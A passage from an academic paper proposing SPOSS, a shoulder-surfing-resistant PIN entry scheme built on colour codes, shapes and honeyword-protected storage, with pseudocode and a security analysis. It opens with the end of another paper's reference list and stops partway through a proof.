6. Das, M.L.: Two-factor user authentication in wireless sensor networks. IEEE Trans. Wireless Commun. **8**(3), 1086–1090 (2009)
7. Huang, H.F., Chang, Y.F., Liu, C.H.: Enhancement of two-factor user authentication in wireless sensor networks. In: 2010 Sixth International Conference on Intelligent Information Hiding and Multimedia Signal Processing (IIH-MSP), pp. 27–30. IEEE (2010)
8. He, D., Gao, Y., Chan, S., Chen, C., Bu, J.: An enhanced two-factor user authentication scheme in wireless sensor networks. Ad Hoc Sensor Wireless Netw. **10**(4), 361–371 (2010)
9. Khan, M.K., Alghathbar, K.: Cryptanalysis and security improvements of two-factor user authentication in wireless sensor networks. Sensors **10**(3), 2450–2459 (2010)
10. Vaidya, B., Makrakis, D., Mouftah, H.T.: Improved two-factor user authentication in wireless sensor networks. In: 2010 IEEE 6th International Conference on Wireless and Mobile Computing, Networking and Communications (WiMob), pp. 600–606. IEEE (2010)
11. Das, A.K., Sharma, P., Chatterjee, S., Sing, J.K.: A dynamic password-based user authentication scheme for hierarchical wireless sensor networks. J. Netw. Comput. Appl. **35**(5), 1646–1656 (2012)

12. Chang, C.C., Le, H.D.: A provably secure, efficient, and flexible authentication scheme for ad hoc wireless sensor networks. IEEE Trans. Wireless Commun. **15**(1), 357–366 (2016)
13. Burrows, M., Abadi, M., Needham, R.: A logic of authentication. ACM Trans. Comput. Syst. **8**(1), 18–36 (1990)
14. Kocher, P., Jaffe, J., Jun, B.: Differential power analysis. In: Wiener, M. (ed.) CRYPTO 1999. LNCS, vol. 1666, pp. 388–397. Springer, Heidelberg (1999). doi:10.1007/3-540-48405-1_25
15. AVISPA: Automated Validation of Internet Security Protocols and Applications http://www.avispa-project.org/. Accessed Jan 2015
16. von Oheimb, D.: The high-level protocol specification language hlpsl developed in the eu project avispa. In: Proceedings of APPSEM 2005 Workshop (2005)
17. Chen, T.H., Shih, W.K.: A robust mutual authentication protocol for wireless sensor networks. Etri J. **32**(5), 704–712 (2010)
18. Yeh, H.L., Chen, T.H., Liu, P.C., Kim, T.H., Wei, H.W.: A secured authentication protocol for wireless sensor networks using elliptic curves cryptography. Sensors **11**(5), 4767–4779 (2011)
19. Turkanovic, M., Holbl, M.: An improved dynamic password-based user authentication scheme for hierarchical wireless sensor networks. Elektronika ir Elektrotechnika **19**(6), 109–116 (2013)
20. Xue, K., Ma, C., Hong, P., Ding, R.: A temporal-credential-based mutual authentication and key agreement scheme for wireless sensor networks. J. Netw. Comput. Appl. **36**(1), 316–323 (2013)
21. Secure Hash Standard FIPS PUB 180–1, National Institute of Standards and Technology (NIST), U.S. Department of Commerce. http://csrc.nist.gov/publications/fips/fips180-2/fips180-2.pdf. Accessed July 2015

SPOSS: Secure Pin-Based-Authentication Obviating Shoulder Surfing

Ankit Maheshwari and Samrat Mondal(✉)

Computer Science and Engineering Department,
Indian Institute of Technology Patna, Bihta, Patna, India
{ankit.mtcs14,samrat}@iitp.ac.in

Abstract. Classical PIN based authentication schemes are susceptible to shoulder surfing attacks and hence attacker may obtain secret credentials of legitimate user very easily. Some of the existing schemes that provide resistance against shoulder surfing attacks either require multiple rounds for entering single digit or some have dependency on external hardware or some of the schemes require complex computation to be done mentally in order to enter the PIN. Another possible security threat could be stealing the credentials if password file is compromised. In this paper, we propose a new PIN entry mechanism known as SPOSS which provides resilience against not only human-based shoulder surfing but also against recording attack (for one session) in which attacker may impose a recording device like camera to record the whole login session for future reference. SPOSS also provides security against password file compromise attack. Additionally, user authentication can be ensured by single round only without doing any complex computation and without any dependency of external hardware. Experimental analysis shows that proposed scheme achieves a good balance between usability and security parameters.

Keywords: Authentication · PIN · Shoulder surfing · Recording attack · Honeyword

1 Introduction

Personal Identification Number (PIN) based authentication is used in various applications involving financial transactions like Automatic Teller Machine (ATM) and point of sales (POS) and in many other applications like mobile devices and electronic door locks. Typically in the classical PIN entry mechanism, user enters the PIN directly by pressing the corresponding digits on the keypad. This makes traditional PIN entry mechanism vulnerable to shoulder surfing attacks in which the attacker steals the PIN by simply looking over the user's shoulder or by recording the authentication session while user is entering his PIN. The former category of shoulder surfing is known as Weak Shoulder Surfing Attack [7,18] and latter is known as Strong Shoulder Surfing Attack [2,24]. Weak shoulder surfing attack completely depends on attacker's cognitive

I. Ray et al. (Eds.): ICISS 2016, LNCS 10063, pp. 66–86, 2016.
DOI: 10.1007/978-3-319-49806-5_4

capabilities to remember the PIN entered by the user. Sometimes this attack is also referred as cognitive shoulder surfing attack or human-based shoulder surfing attacks. Throughout this paper we will refer these attacks as *Human-based Shoulder Surfing Attacks*. On the other hand, in strong shoulder surfing attacks, the attacker uses external devices like miniature cameras or video mobile phones to record the entire session and can subsequently login with the observed credentials. We will refer these attacks as recording-based shoulder surfing attacks, or simply *Recording Attacks*.

Most appropriate approach to overcome shoulder surfing attacks is using Challenge-Response based protocol where verifier presents a challenge to the user, and only legitimate user can respond correctly to the presented challenge. Apart from challenge response based authentication mechanisms, there are various other authentication methodologies that provide resilience against shoulder surfing attacks. These include biometric authentication, Gaze-based password entry [13,14] and one-time keypad. These solutions are also not widely used in public domain mainly because they either incur extra cost due to hardware/software requirements or extra overhead of key and space management. There may also exist specific kind of attacks on these authentication mechanisms. For instance fingerprint can be easily forged in commercial fingerprint scanners [19]. Detailed discussion on these kind of attacks are out of scope of this paper. Several challenge response based approaches are proposed [2,6,17,18,24] to overcome shoulder surfing attacks but these schemes are either resistant to only human-based shoulder surfing attack or require multiple rounds to provide authentication which increases login time.

Password loss can occur at the system end also where the attacker may impose hardware or software based key-loggers to steal the credentials or attacker may steal the credential file itself where the user name and PIN of the legitimate users are stored. Key-logging attacks may be resisted by using virtual keypads but still they are vulnerable to shoulder surfing attacks. Database where credentials are stored can be shielded with various layers of technical security - Encryption and Hashing. Hashing is considered as the most secure way of storing password, but one of the latest security threat on password based authentication is Inversion Attacks in which even the hashed value can be inverted by performing brute force computation [15,22]. In recent past, some of the reputed web based organizations have suffered Inversion Attacks [9,10]. Honeyword based framework [11] can prevent inversion attack by making password cracking detectable.

In honeyword model, for any arbitrary user u_i rather than storing single password, the system maintains a list $\{W_i = (w_{i,1}, w_{i,2}, ..., w_{i,k})\}$ of distinct passwords (known as *sweetwords*), where k is an integer ranging from as low as 2 to as large as 1000. Selection of the value of k is totally dependent on the administrator. Each element of the list is known as *Sweetword* or *Potential Password*. Exactly one of these sweetwords is equal to the correct password of the user u_i. This correct sweetword is known as *Sugarword* and remaining $(\mathrm{k}-1)$ sweetwords are known as *Honeywords*. These are generated using honeyword generating algorithms [11] in such a way that by simply looking over the list, one can not identify the correct password. Let c_i be the index (not known to attacker) of sugarword, then $w_{i,c(i)} = p_i$.

The correct indexes of each user are stored in a separate file. If the password file can be compromised on some system, then we are assuming that all other files and information stored on that system can also be compromised. So this model becomes useless if we store both the password file and index file on same system. For this, secret information like above mentioned index file can be stored in an auxiliary secure server known as *Honeychecker*. The computer system can communicate with the honeychecker when login attempt is done or when user changes his/her password. We assume that this communication is done through the dedicated secure channel. Honeychecker must have the capability of raising alarm signals to the administrator or some other party (depending on the policy used) when someone tries to login using the honeywords.

In this paper, we present a new PIN based authentication mechanism, known as SPOSS, that addresses the aforementioned security threats. SPOSS provides resilience against key-loggers, human based shoulder surfing attacks and recording attacks (assuming that only single session is recorded). Recording of multiple sessions may reveal the secret credential. We also present a honeyword based model for storing SPOSS credentials. Finally we will discuss how SPOSS is user-friendly (not much mentally challenged and credentials are entered using single round only) and cost efficient (don't require extra hardware).

2 State-of-the-Art Techniques

In this section we would like to give a brief overview of existing shoulder surfing resilient schemes and honeyword generation approaches.

2.1 Shoulder Surfing Resilient Authentication Techniques

Various challenge response based authentication schemes that provide resilience against shoulder surfing attacks have been proposed. Some methodologies [17,18] provide resilience against cognitive shoulder surfing attacks. Also various schemes [2,24] provide resilience against recording-based shoulder surfing attacks but they either take multiple rounds which increase the overall login time or need mentally challenging computation from users.

Roth et al. [18] proposed a scheme with three variants to obviate shoulder surfing attack. These variants are: Immediate Oracle Choices (IOC), Delayed Oracle Choices (DOC) and probabilistic cognitive trapdoor game. In this scheme the keypad is randomly partitioned into two sets. Numbers in first set are colored black and the numbers in the other one are colored white. Out of the two given buttons (black colored and white colored), user has to press the same color button as the set to which the PIN digit belongs. The first two variants provide resilience only against human-based shoulder surfing attacks and the third variant provides partial resilience to recording attacks. It can prevent only one record of the login process. Also it takes multiple rounds to enter a single digit.

Another challenge response based scheme that provides resistance against shoulder surfing attacks is Shoulder Surfing Safe Login (SSSL) [17]. In this scheme user needs a protected channel (e.g. earphones) to receive the challenge (a random number between 1 and 9). A challenge table is constructed in such a way that every digit (between 1 and 9) is an intermediate neighbour to other 8 digits. User has to visually locate the received challenge in this table and then finally respond by clicking on the appropriate button that uniquely links the secret challenge with the secret digit of the PIN. Major limitations of this scheme are - need of a protected channel to receive challenge and PIN cannot include digit 0 and not resistant to recording attacks.

De Luca et al. [14] introduced an authentication scheme where PIN is entered using eye movements that are being monitored by an eye-tracking device. They developed three possible interaction techniques: Dwell Time Method, Look and Shoot and Gaze gestures. In Dwell Time method, user stares on a specific number to trigger the action. In this variant user is unable to select two consecutive numbers. To overcome this problem, they introduced Look and Shoot method in which user has to hit a predefined button while looking at the number. This method needs eye-hand coordination and also needs calibration. Also the point where user is looking has to be accurate. The third variant is Gaze Gesture where user has to perform a specific eye movement pattern in order to trigger the action. This variant is vulnerable to shoulder surfing attack as there are only ten gestures that can be performed. Above all, these techniques are not much used in public place as they require a specific hardware and software to be implemented.

PhoneLock [3] is another PIN entry scheme that provides resilience against shoulder surfing attack. Phone Lock allows user to authenticate with the help of audio or tactile cues. A secure channel is needed to capture audio cues. Various graphical password schemes [1,4,8,12] also provide resilience against shoulder surfing attacks. Though graphical passwords are easy to remember but they are either more vulnerable to guessing attacks or have significant usability issues (in time and efforts required to enter passwords).

2.2 Honeyword Generation Methods

Let the user u_i provides password p_i to the system while registering. The system then generates k $-$ 1 honeywords which should look similar to the provided password so that all honeywords appear to be equally probable. The process of generating honeyword (or chaff) is known as *Chaffing*. Juels and Rivest [11] proposed a method known as Chaffing by Tweaking in which the selected positions of the user provided passwords are tweaked to obtain the honeywords. Each position is replaced by the random character of same type. So digits are replaced by digits, letters are replaced by letters and special characters are replaced by special characters. Some of the variants of chaffing by tweaking are - Chaffing-by-tail-tweaking, Chaffing-by-tweaking-digits, Chaffing-by-random-positions.

If this technique is used in PIN based authentication mechanism, it is possible for the adversary to guess the correct PIN because users generally tends to select some patterns like YYYY, MMDD, palindrome etc. as their PIN.

Another approach mentioned in [5] is Chaffing with a Password Model where user given password is parsed into sequence of tokens and honeywords are generated in the similar syntatic pattern as the user provided password. For example, if the password provided by user is $chair63jumped$ then it may be decomposed as $W_5|D_2|W_6$ meaning a 5-letter word followed by a 2-digit number again followed by another 6-letter word. Generated honeyword also belong to the same model and might look like $juicy56jackel$. This technique is not feasible for PIN based password.

In Take-a-tail method [11] the system changes the user password by appending a fixed length random numeric tail to the password. User has to remember the newly modified password as his secret credentials. For example if the password provided by the user is 'ghbl@hj89g' and the system appends '560' as the tail so user has to remember 'ghbl@hj89g560' as his password. The generated honeyword might look like 'ghbl@hj89g267'. If the user password is 4-digit PIN then this mechanism converts the PIN into 7-digit PIN which is difficult for user to remember.

3 SPOSS - A New PIN Entry Mechanism

We assume that the verifier (e.g. ATM machine) is trusted and performs authentication procedure correctly. We define the secret shared between the user and verifier as a set of two tokens: a 4-digit PIN and a color from a set of six predefined colors. Each digit of PIN is a number from set {0, 1,....,9}. For security purpose, we restrict the user from registering the PIN in which all the digits are same. A detailed reasoning for this restriction is shown in Sect. 4.2. Let the predefined set of colors be C and set of shapes be S. We assume $C = \{Red, Yellow, Grey, Blue, Green, Cyan\}$ and $S = \{\triangle, \bigcirc, \square\}$.


3.1 Basic Layout

SPOSS comprises of two user interfaces which we call as *Challenge Interface* and *Response Interface.*

Challenge Interface: Challenge Interface consists of six labeled colors from the set C and on each label a two-digit code is displayed. We call this code as *ColorCode.*

Definition 1. *ColorCode: It is a two digit code appearing on each color label where each digit of ColorCode signifies the PIN position. Mathematically for a 4-digit PIN,*

$$ColorCode = \{xy | x, y \in \{1, 2, 3, 4\}, x < y\}$$



(a) Challenge Interface for selecting shape (b) Response Interface for first digit (c) Response Interface for second digit (d) Response Interface for third digit (e) Response Interface for fourth digit

Fig. 1. Challenge and response interfaces (Color figure online)

So for a 4-digit PIN the set of possible ColorCode is {12, 13, 14, 23, 24, 34}. These six ColorCodes are randomly and uniquely assigned to colored labels present in Challenge Interface. The ColorCode is used during PIN entry process. Challenge Interface also consists of a keypad with 10 digits {0, 1,....,9}, corresponding to each digit one shape from the set S is displayed. The selection of shape is done uniformly i.e. two shapes will appear three times and remaining one shape will appear four times in Challenge Interface.

Challenge Interface is designed smartly enough to ensure that multiple ColorCodes results in the same shape that user has to select. These ColorCodes are selected in such a way that even if the attacker guesses the shape and the PIN, he/she is unable to figure out the registered color. We elaborate more on this in Sect. 3. A detailed algorithm to build Challenge Interface is shown in Algorithm 1.

Response Interface: Response Interface consists of a keypad depicting digits {0, 1,....,9} and corresponding to each digit all the three shapes from set S are displayed. Each shape is colored randomly and uniformly by the colors of set C. By uniformly we mean that colors are equally distributed over the shapes. There are ten occurrences of any shape, say circle. These ten circles need to be filled uniformly using six colors. So any six occurrences (randomly selected) of circle will be uniquely filled by six colors of set C and remaining four circles will be filled uniquely by again randomly selecting any four colors from set C. Remaining two shapes are also filled in similar fashion ensuring that color distribution is uniform i.e. every color will appear exactly five times. Also Response Interface is designed in such a way that all the three shapes corresponding to a particular number are filled by different colors. A new Response Interface is built for all digits of PIN.

Algorithm 1. Build Challenge Interface

```
1: $triangle\_count \leftarrow 3$; $circle\_count \leftarrow 3$; $square\_count \leftarrow 3$;    // initialize
2: $S_i$ = rand(S);
3: if ($S_i == \triangle$) then
4:     $triangle\_count$ ++;
5: else
6:     if ($S_i == \bigcirc$) then
7:         $circle\_count$ ++;
8:     else
9:         $square\_count$ ++;
10:    end if
11: end if
12: for $i \leftarrow 0$ to 9 do
13:     $assign \leftarrow 0$;    // initialize
14:     while ($assign == 0$) do
15:         $S_i$ = rand(S);    // return random shape
16:         if ($S_i == \triangle$) then
17:             if ($triangle\_count > 0$) then
18:                 $ShapeArray[i] = S_i$; $assign \leftarrow 1$;
19:                 $triangle\_count - -$;
20:             else
21:                 continue;
22:             end if
23:         else
24:             if ($S_i == \bigcirc$) then
25:                 if ($circle\_count > 0$) then
26:                     $ShapeArray[i] = S_i$; $assign \leftarrow 1$;
27:                     $circle\_count - -$;
28:                 else
29:                     continue;
30:                 end if
31:             else
32:                 if ($square\_count > 0$) then
33:                     $ShapeArray[i] = S_i$; $assign \leftarrow 1$;
34:                     $square\_count - -$;
35:                 else
36:                     continue;
37:                 end if
38:             end if
39:         end if
40:     end while
41: end for
42: Shuffle ($ShapeArray[]$);    // Shuffle ShapeArray[] such that at least three
    ColorCodes result in correct shape
43: for all $l \in Label$ do
44:     Initialize $CC \leftarrow 0$;
45:     $CC$ = rand(ColorCode);
46:     Assign $CC$ to $l$;
47:     Delete $CC$ from ColorCode;
48: end for
```

3.2 PIN Entry Mechanism

Let $P_i = P_1 \cdot P_2 \cdot P_3 \cdot P_4$ be the PIN and C_i be the color registered by any arbitrary user u_i. After entering the username to the system, Challenge Interface is displayed. In Challenge Interface user has to remember the *SessionShape* (defined below) computed according to the ColorCode xy corresponding to the color C_i. User has to remember this shape for the current session only.

Definition 2. *SessionShape: It is the shape corresponding to the number D in keypad of Challenge Interface where D is calculated (mentally) as:*

$$D = abs(P_x - P_y)$$

where xy is the ColorCode present on the registered Color and abs() function returns the absolute value.

Let X be the set that holds all the possible values of D for a particular PIN-color pair and $|X|$ denotes cardinality of X. Since all the ColorCodes may result in a different value of D, $|X|_{max} = 6$ and since the PINs having all the four same digits are restricted, $|X|_{min} = 2$. In Challenge Interface, correct SessionShape will appear corresponding to at least three different elements of the set X when $|X| \geqslant 3$ and will appear corresponding to both the elements of set X when $|X| = 2$. This is done to ensure that even if the attacker guesses the shape and PIN, he/she is unable to figure out the registered color.

In Response Interface user has to enter the PIN in indirect fashion. For entering the digit P_k user needs to press the color by which shape S_i corresponding to number P_k in keypad is filled. For each digit a different Response Interface is shown. If user correctly presses all the four colors then he/she is allowed to enter the system else the authentication is failed.

3.3 Example

For any arbitrary user, let registered secret PIN is 3921 and secret color is Red. Let us consider the Challenge Interface and Response Interfaces shown in Fig. 1. The *ColorCode* corresponding to registered color Red is 24. So user needs to mentally compute $D = abs(P_2 - P_4)$ where $P_2 = 9$ (second digit of registered PIN) and $P_4 = 1$ (fourth digit of registered PIN). In simple words, when ColorCode is equal to xy, user has to mentally compute the absolute difference between *xth* digit and *yth* digit of registered PIN. After mentally computing $D = 8$, user will look at the shape corresponding to number 8 in the keypad. So *SessionShape* for this session is ◯. It can be clearly seen in Challenge Interface that the ColorCodes 12 (at Green), 13 (at Yellow) and 34 (at Blue) also results in ◯ as the *SessionShape*. User will enter into Response Interface after pressing OK button.

In First Response Interface ◯ corresponding to number 3(P_1) in keypad is filled with Blue color, so user will enter the first response by pressing Blue colored Button. After pressing Blue button, Second Response Interface will be shown on the screen. In this interface ◯ corresponding to $9(P_2)$ is colored with Green color. So user will press Green button to enter the response for second digit. Similarly ◯ corresponding to $2(P_3)$ and $1(P_4)$ in Third and Fourth Response interface are colored with Blue and Red color. So user will press Blue and Red color in order to enter the response. If all the four responses are correct, then user will be successfully logged in.

3.4 Honeyword Based Model for SPOSS

Consider the system with n users u_1, u_2, u_3,....,u_n; where u_i is the username for the ith user. Let p_i denotes the correct legitimate PIN and c_i denotes the correct color of the user u_i. We propose a honeyword based PIN storing model for SPOSS: For each user rather than storing the single raw PIN-color combination we will store a list $\{W_i = (w_{i,p_1,c_1}, w_{i,p_2,c_2}, ..., w_{i,p_k,c_k})\}$ of distinct PIN-color combinations corresponding to each username, where p_k is possible PIN and c_k is possible color. The value of k should be multiple of 6 because SPOSS has six possible color options; for simplicity we take k = 6. For SPOSS, we redefine the traditional Honeyword as *HoneyCredential* which consist of two elements - *HoneyPIN* and *HoneyColor*. In a similar manner we define *SweetCredential* and *SugarCredential*.

User defined passwords are generally not defined randomly. Users rarely choose passwords that are both hard to guess and easy to remember [23]. It has been noted that rather than randomly choosing any 4-digit PIN, users tend to set the PIN in some pattern that is easy to remember. Table 1 shows the analysis of 4-digit PIN done in [21].

Table 1. PIN Analysis from leaked datasets

Pattern	Example	Evolution model		Leaked dataset	
		# of matched PINs	% of all the PINs	# of matched PINs	% of all the PINs
All 4-digit PINs	-	10000	100.00%	3496008	100.00%
YYYY (1940–2016)	1963, 2008	77	0.77%	993636	28.4%
MMDD	0406, 1230	365	3.65%	683923	19.56%
DDMM	0604, 3012	365	3.65%	734096	21.00%
Numpad Pattern	2580, 1357	68	0.68%	36346	1.04%
Sequential up/down	1234, 9876	16	0.16%	158814	4.54%
Couplets	1616, 5353	90	0.90%	99960	2.86%
Palindrome	1221, 6886	100	1.00%	131439	3.76%
One digit repeated	1111, 5555	10	0.10%	54174	1.55%

From Table 1, we can say that more than 80% of human chosen PIN falls in the following pattern categories - YYYY, MMDD, DDMM, Numpad Pattern, Sequential up/down, Couplets and Palindrome. We are not considering 'One digit repeated' category because we have restricted these kind of PINs from SPOSS for security reasons (refer Sect. 4.2).

In our proposed model, HoneyPINs of above mentioned patterns are generated with *Arbitrary Probability*. Probability for selecting a pattern of HoneyPIN is shown in Table 2. Number of elements in the list W_i is a multiple of 6. So corresponding to each HoneyPIN, a HoneyColor is assigned with uniform distribution. For example, let us take the length of list W_i equal to 6 and let for any user u_i, p_i = 3921 and c_i = Red. List W_i of user u_i will look something like:

$$1987\text{-}Blue \quad 8419\text{-}Grey \quad 4040\text{-}Green$$
$$2001\text{-}Yellow \quad \mathbf{3921\text{-}Red} \quad 2306\text{-}Cyan$$

Table 2. Probability of selecting pattern while generating HoneyPIN

Pattern	Probability
YYYY	0.29
MMDD	0.20
DDMM	0.21
Numpad Pattern	0.01
Sequential up/down	0.05
Couplets	0.03
Palindrome	0.04
Random	0.17

We modify the algorithm to generate Response Interface. Shapes in the Response Interface are filled with colors in such way that all the SweetCredentials will respond in different color combination. A detailed algorithm to build Response Interface is shown in Algorithm 2.

4 Security Analysis

SPOSS combines two independent tokens - color and a 4-digit PIN as the secret credentials. In traditional PIN entry mechanism, weak PINs can be easily guessed by the attackers but in SPOSS, even if any one token is compromised, the attacker still has one more barrier to breach into the system. So, from security point of view, adding another token is an obvious advantage. In the below sections we will discuss SPOSS on various security parameters.

Algorithm 2. Build Response Interface

```
1: Declare arrays $triangle\_color[10]$, $circle\_color[10]$, $square\_color[10], temp[4]$;
2: for $i \leftarrow 0$ to 5 do
3:     $triangle\_color[i] = C_i$;
4:     $circle\_color[i] = C_i$;
5:     $square\_color[i] = C_i$;
6: end for
7: for $i \leftarrow 0$ to 3 do
8:     x = rand(C); temp[i] = x; Remove x from C;
9: end for
10: for $i \leftarrow 6$ to 9 do
11:     $triangle\_color[i] = temp[i-6]$;
12: end for
13: swap(temp[0], first element of C);
14: swap(temp[1], second element of C);
15: for $i \leftarrow 6$ to 9 do
16:     $circle\_color[i] = temp[i-6]$;
17: end for
18: swap(temp[2], first element of C);
19: swap(temp[3], second element of C);
20: for $i \leftarrow 6$ to 9 do
21:     $square\_color[i] = temp[i-6]$;
22: end for
23: $Shuffle(triangle\_color[], circle\_color[], square\_color[])$        // Shuffle
    arrays such that $\forall_{i=0to9}(triangle\_color[i] \neq circle\_color[i] \neq square\_color[i])$ and
    all HoneyPINs will result in different set of color responses
24: return $(triangle\_color[], circle\_color[], square\_color[])$;
```

4.1 Key-Logging Attacks

Traditional PIN entry mechanism is vulnerable to key logging attacks as the attacker may easily intercept passwords or other secret credentials entered by user. Keylogging attacks can be avoided by using Virtual keypads but they increase vulnerability to shoulder surfing attacks. Another possible solution for keylogging attacks is using One Time Password (OTP) but it has some serious issues due to hardware dependency. It is not guaranteed that users will always receive OTP. There may be issues with network in remote areas or mobile phone might be discharged. Hence we cannot rely on OTPs. SPOSS is resistant to key-logging attacks because of the fact that PIN is entered using mouse clicks. So only thing that software based key-loggers can store is mouse clicks. Also special hardware can be designed to record the click positions but the sequence of colors that need to be pressed for successful login are changed randomly in every session. Hence we can claim that SPOSS is secured against both software and hardware based key-logging attacks.

4.2 Shoulder Surfing Attacks

In this section we will show that SPOSS is resistant to human-based shoulder surfing attack as well as to recording attacks. We assume that the attacker has only one recorded session.

Human-Based Shoulder Surfing: According to Miller [16], limitation on cognitive power of human beings is seven plus/minus two symbols. Vogel et al. [20] improved it and showed that the short term memory of normal human beings is limited to three or four symbols only. Some people with extraordinary cognitive powers can remember upto five symbols. In Response Interface, there is a combination of three shapes corresponding to each number and all of these thirty shapes are randomly colored using six different colors. Remembering colors of all the shapes corresponding to all the digits is out of the bounds of human cognitive capabilities. So we can intuitively claim that SPOSS is secured against human-based shoulder surfing attacks.

Recording-Based Shoulder Surfing: If the attacker records the whole login procedure, he can limit the guess within the knowledge gathered from the recorded session. Let the user presses C_i colored button to enter the first digit. The SessionShape is unknown to the attacker so he/she has to create knowledge sets for all the three shapes separately by considering one shape at a time and limiting his analysis to that shape only for the remaining three digits. In Response Interface, each shape colored by C_i color will appear either one time or two times, hence for a 4-digit PIN and for a particular shape (say *ShapeGuessed*), there will be minimum 1 ($1 \times 1 \times 1 \times 1$) and maximum 16 ($2 \times 2 \times 2 \times 2$) possible PINs. We call this set of PIN-shape combination as *Knowledge Set* of shape *ShapeGuessed*. Thus Total Possible PIN (or TPP) can be defined as below.

Definition 3. *TPP: If knowledge set generated by considering shape s, is denoted by KS_s, then Total Possible PIN (TPP) for SPOSS will be:*

$$TPP = KS_{\triangle} \cup KS_{\bigcirc} \cup KS_{\Box}$$

In Response Interface, corresponding to a particular digit, all the three shapes are guaranteed to be colored with different colors. So we can claim that there will be no PIN common to all the three knowledge sets. Mathematically,

$$KS_{\triangle} \cap KS_{\bigcirc} = \emptyset,\ KS_{\bigcirc} \cap KS_{\Box} = \emptyset \text{ and } KS_{\Box} \cap KS_{\triangle} = \emptyset$$

$$\text{Hence, } TPP_{min} = 1 + 1 + 1 = 3 \text{ and } TPP_{max} = 16 + 16 + 16 = 48$$

For a particular PIN, in Challenge Interface, if at least three ColorCodes do not result in the same shape for which attacker is checking, then that PIN can be discarded from TPP (see Algorithm 3). There is a possibility that TPP_{min} can be reduced to a single PIN. But even if the attacker guesses the PIN and shape,

Algorithm 3. *DiscardPIN*(PIN P, ShapeGuessed S, Shape[] $ShapeArray$)

```
 1: P = $P_1P_2P_3P_4$
 2: Make Set $X$;
 3: num_element = 0;
 4: for $i \leftarrow 1$ to 3 do
 5:     for $j \leftarrow$(i+1) to 4 do
 6:         Compute $d = abs(P_i - P_j)$;
 7:         if $d$ present in X then
 8:             continue;
 9:         else
10:             Insert $d$ in set $X$;
11:             num_element ++;
12:         end if
13:     end for
14: end for
15: for all $a \in X$ do
16:     if ($ShapeArray[a] = S$) then
17:         count++;
18:     end if
19: end for
20: if (num_element == 2 and $count$ >= 2) then
21:     return N;                                  // Accept PIN
22: else
23:     if ($count$ >= 3) then
24:         return N;                              // Accept PIN
25:     else
26:         return Y;                              // Discard PIN
27:     end if
28: end if
```

he will not be able to figure out the correct color because in Challenge Interface, it is ensured that multiple ColorCodes result in correct shape. Note that user's secret is a PIN-color pair and one needs both tokens (PIN and Color) to login. Also PIN entry response for a particular PIN is completely independent to PIN entry response for some other PIN and the KS created for a particular response can not be used for deducing any other PIN response. So we can say that even if n people share their PIN with attacker, it is not possible for the attacker to derive the PIN for the $n + 1$ person by one time recording.

Definition 4. *DangerPIN: It is the 4-digit PIN in which all the digits are same. Out of 10000 total PINs, there are only 10 possible DangerPINs,*

$$\{1111, 2222, 3333, 4444, 5555, 6666, 7777, 8888, 9999, 0000\}$$

For DangerPINs, all the ColorCodes will result to the shape corresponding to digit 0 and hence attacker can login without knowing the color. Though this case of system breach is very rare (see Theorem 1), still we eliminate the possibility of system breach by restricting the users from registering DangerPINs.

Theorem 1. *The probability of System Breach when DangerPIN is registered by user and single session is recorded by attacker is approximately equal to zero.*

Proof. Let D_0 be the event where user registers a DangerPIN with all the digits of PIN equal to D. $P(D_0) = \frac{1}{10000}$. For DangerPINs, *SessionShape* will always be the shape corresponding to 0 irrespective of color C. There are three shapes and all of them are equally likely to occur at the position corresponding to 0. Let Z_0 be the event where S be the shape corresponding to 0 in Challenge Interface, $P(Z_0) = \frac{1}{3}$.

The Response Interface is built in such a way that there are exactly five occurrences of any particular color distributed uniformly over three shapes. Therefore, any one shape (△ or ◯ or □) colored with a particular color will appear exactly one time and remaining shapes will have two occurrences of that color in Response Interface. Let the response entered by user in Response Interface is C_1, C_2, C_3 and C_4. For first response, either △ of C_1 color will appear exactly one time or ◯ of C_1 color will appear exactly one time or □ of C_1 color will appear exactly one time. Let E_1 be the event where shape S of color C_1 appears exactly one time in Response Interface and O_1 be the event where this particular shape appears corresponding to digit D. Probability of occurrence of event E_1 is 1/3 and of event O_1 is 1/10. Since they are independent events, $P(O_1|E_1) = \frac{1}{30}$.

Let E_2, O_2, E_3, O_3, E_4 and O_4 be the similar events for colors C_2, C_3 and C_4 respectively, $P(O_2|E_2) = P(O_3|E_3) = P(O_4|E_4) = \frac{1}{30}$.

P(System Breach for DangerPIN) $= P(D_0) \times P(Z_0) \times P(O_1|E_1) \times P(O_2|E_2) \times P(O_3|E_3) \times P(O_4|E_4) = \frac{1}{243000000000} = 4.115 \times 10^{-11} \approx 0.$ □

Theorem 2. *SPOSS is resilient to recording based observation attack for single session for all PINs (except for the DangerPINs).*

Proof. Consider the reduced set TPP generated after running Algorithm 3 for all PINs. Also consider the set X generated in Algorithm 3 for each PIN and let $|X|$ denotes the cardinality of X. Let for any PIN P = $P_1P_2P_3P_4$ where P $\in KS_S$, function $Dif(xy, lm)$ returns true if $abs(P_x - P_y) \neq abs(P_l - P_m)$ and function $Shape(xy, S)$ returns true if shape S appears corresponding to $abs(P_x - P_y)$ in Challenge Interface.

For all PINs in the set TPP, one of the below two cases always satisfies.

CASE 1: When $|X| = 2$, in Challenge Interface, shape S will appear corresponding to both the elements of set X and at least three ColorCodes will result in shape S.

CASE 2: When $|X| \geq 3$, in Challenge Interface, shape S will appear corresponding to at least three elements of set X or in other words, at least three ColorCodes will result in shape S.

Matematically,

